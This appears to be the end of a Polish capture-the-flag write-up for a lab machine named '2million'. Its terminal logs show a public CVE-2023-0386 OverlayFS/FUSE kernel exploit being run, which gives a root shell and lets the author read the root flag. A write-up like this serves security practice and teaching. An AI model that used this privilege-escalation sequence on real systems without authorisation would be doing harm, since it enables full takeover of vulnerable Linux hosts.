
Teraz należy zalogować do w innym oknie jako admin i wykonać ./exp
I mamy roota :D
Pozostało odczytać flagę



```
admin@2million:/tmp/CVE-2023-0386-main$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
[+] readdir
[+] getattr_callback
/file
[+] open_callback
/file
[+] read buf callback
offset 0
size 16384
path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl callback
path /file
cmd 0x80086601
```



```
admin@2million:~$ cd /tmp
admin@2million:/tmp$ ls
CVE-2023-0386-main
CVE-2023-0386-main.zip
passwd.bak
snap-private-tmp
systemd-private-0ec4c1cc3f8242d581d5ee267c079973-memcached.service-8a5YzS
systemd-private-0ec4c1cc3f8242d581d5ee267c079973-ModemManager.service-RYN2sd
systemd-private-0ec4c1cc3f8242d581d5ee267c079973-systemd-logind.service-zSVzXd
systemd-private-0ec4c1cc3f8242d581d5ee267c079973-systemd-resolved.service-w7juzc
systemd-private-0ec4c1cc3f8242d581d5ee267c079973-systemd-timesyncd.service-v48bm6
tmux-1000
vmware-root_610-2731152165
admin@2million:/tmp$ cd CVE-2023-0386-main/
admin@2million:/tmp/CVE-2023-0386-main$ ls
exp  exp.c  fuse  fuse.c  gc  getshell.c  Makefile  ovlcap  README.md  test
admin@2million:/tmp/CVE-2023-0386-main$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root   root     4096 Jun 15 20:27 .
drwxrwxr-x 6 root   root     4096 Jun 15 20:27 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp/CVE-2023-0386-main#
```



```
root@2million:/tmp/CVE-2023-0386-main# cd /root
root@2million:/root# cat root.txt
f5e6d633[redacted]b88af1
root@2million:/root# 
```